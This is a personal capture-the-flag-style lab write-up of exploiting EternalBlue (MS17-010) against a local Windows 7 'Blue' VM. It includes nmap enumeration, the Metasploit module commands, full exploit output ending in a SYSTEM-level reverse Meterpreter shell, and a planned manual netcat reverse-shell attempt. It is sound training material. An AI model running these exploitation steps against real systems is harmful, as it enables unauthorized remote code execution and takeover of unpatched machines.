Eternal Blue - MS17-010

Do not forget to set the Network Adapter to Nat in both the target and your Kali/Attacker machine!

Target machine is using Ip Address - 192.168.163.132

```
└─$ cat target_ip.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b8:6e:65, IPv4: 192.168.163.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1   00:50:56:c0:00:08       VMware, Inc.
192.168.163.2   00:50:56:fa:89:5f       VMware, Inc.
192.168.163.132 00:0c:29:9a:e4:2a       VMware, Inc.
192.168.163.254 00:50:56:f9:21:3e       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.002 seconds (127.87 hosts/sec). 4 responded
```

```
└─$ sudo nmap -T4 -A -p- 192.168.163.132 -oN blue_nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 15:26 EDT
Stats: 0:06:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.47% done; ETC: 15:37 (0:05:34 remaining)
Stats: 0:06:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.51% done; ETC: 15:37 (0:05:34 remaining)
Stats: 0:09:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 80.43% done; ETC: 15:37 (0:02:18 remaining)
Stats: 0:10:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.33% done; ETC: 15:37 (0:00:54 remaining)
Nmap scan report for 192.168.163.132
Host is up (0.00029s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:9A:E4:2A (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_20
08:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows
```


```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-07-05T19:39:14
|_  start_date: 2024-07-05T19:21:17
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-07-05T15:39:15-04:00
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:9a:e4:2a (VMware)
|_clock-skew: mean: 1h20m15s, deviation: 2h18m34s, median: 15s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 192.168.163.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 771.57 seconds
```

Spoiler alert, I already know we are going to be exploiting port 445 here. Eternal blue is a smb exploit, that allows us to remotely execute code in Windows OS by exploiting a vulnerability in the smb service (Remote Code Execution - RCE). The MS17-010 in Metasploit should work here.

But, let us pretend we do not know that information. After the nmap scan, a quick google search for the service version sitting on port 445 "Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds exploits", and we find that the service is vulnerable to the eternal blue exploit.



MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
03/14/2017	05/30/2018

Description

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Author(s)

- Equation Group
- Shadow Brokers
- sleepya
- Sean Dillon <sean.dillon@risksense.com>
- Dylan Davis <dylan.davis@risksense.com>
- thelightcosine
- wvu <wvu@metasploit.com>
- agalway-r7
- cdelafuente-r7
- cdelafuente-r7
- agalway-r7

Platform

Windows

Architectures

x64

Development

- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
    ...targets...
msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
msf exploit(ms17_010_eternalblue) > show options
    ...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

Lets see if this is the right exploit for this particular machine.

Bingo!

We have a shell. Now, I came to realize that I have been exploiting or trying to exploit so many Linux machines that I am not used to Windows Commands for enumeration anymore.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.163.129:4444
[*] 192.168.163.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.163.132:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.163.132:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.163.132:445 - The target is vulnerable.
[*] 192.168.163.132:445 - Connecting to target for exploitation.
[+] 192.168.163.132:445 - Connection established for exploitation.
[+] 192.168.163.132:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.163.132:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.163.132:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.163.132:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.163.132:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.163.132:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.163.132:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.163.132:445 - Sending all but last fragment of exploit packet
[*] 192.168.163.132:445 - Starting non-paged pool grooming
[+] 192.168.163.132:445 - Sending SMBv2 buffers
[+] 192.168.163.132:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.163.132:445 - Sending final SMBv2 buffers.
[*] 192.168.163.132:445 - Sending last fragment of exploit packet!
[*] 192.168.163.132:445 - Receiving response from exploit packet
[+] 192.168.163.132:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.163.132:445 - Sending egg to corrupted connection.
[*] 192.168.163.132:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.163.132
[*] Meterpreter session 1 opened (192.168.163.129:4444 -> 192.168.163.132:49158) at 2024-07-05 16:06:53 -0400
[+] 192.168.163.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.163.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.163.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > id
[-] Unknown command: id
meterpreter > shell
Process 2644 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
WIN-845Q99OO4PP

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::8145:bc4b:fb22:29b%11
   IPv4 Address. . . . . . . . . . . : 192.168.163.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.163.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    user
The command completed with one or more errors.


C:\Windows\system32>
```

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

And there you have it.

Now, lets exploit it manually. The only difference is that we wont be using Metasploit to do it. This will involve running an exploit found in the internet, where that exploit is going to make a connection back to our machine, and we will be listening to that connection back using netcat. Pretty straight forward. We have done it before. In the payload for the exploit code, we want to issue a command to connect back to our machine in a specific port number. And, before running the exploit, if its the case, then we would need to start the listener with netcat in the specified port using netcat before running the exploit. There are some exploits that does not require us to open the listener before running the exploit, but this is not the case here.

I will use the exploit in the GitHub : https://github.com/3ndG4me/AutoBlue-MS17-010

It seems to be the most "user friendly" manual exploit. I was going to use the one in Exploit-DB "https://www.exploit-db.com/exploits/42315", but some set up is required. I was searching how to properly set up when I came across this other exploit. Big shout for ZeusCybersec, in his article ("https://sparshjazz.medium.com/hack-the-box-blue-e9c0b0e4b33d") he shows how to set up the 42315.py exploit accessible in Exploit-DB, and also mentions two other exploits, one of them being the one I am using.

The exploit crashed the target, and I did not get the shell back. We are going to investigate this in another time. We need to Download one more time the Blue virtual machine because I am pretty sure the current one is broken.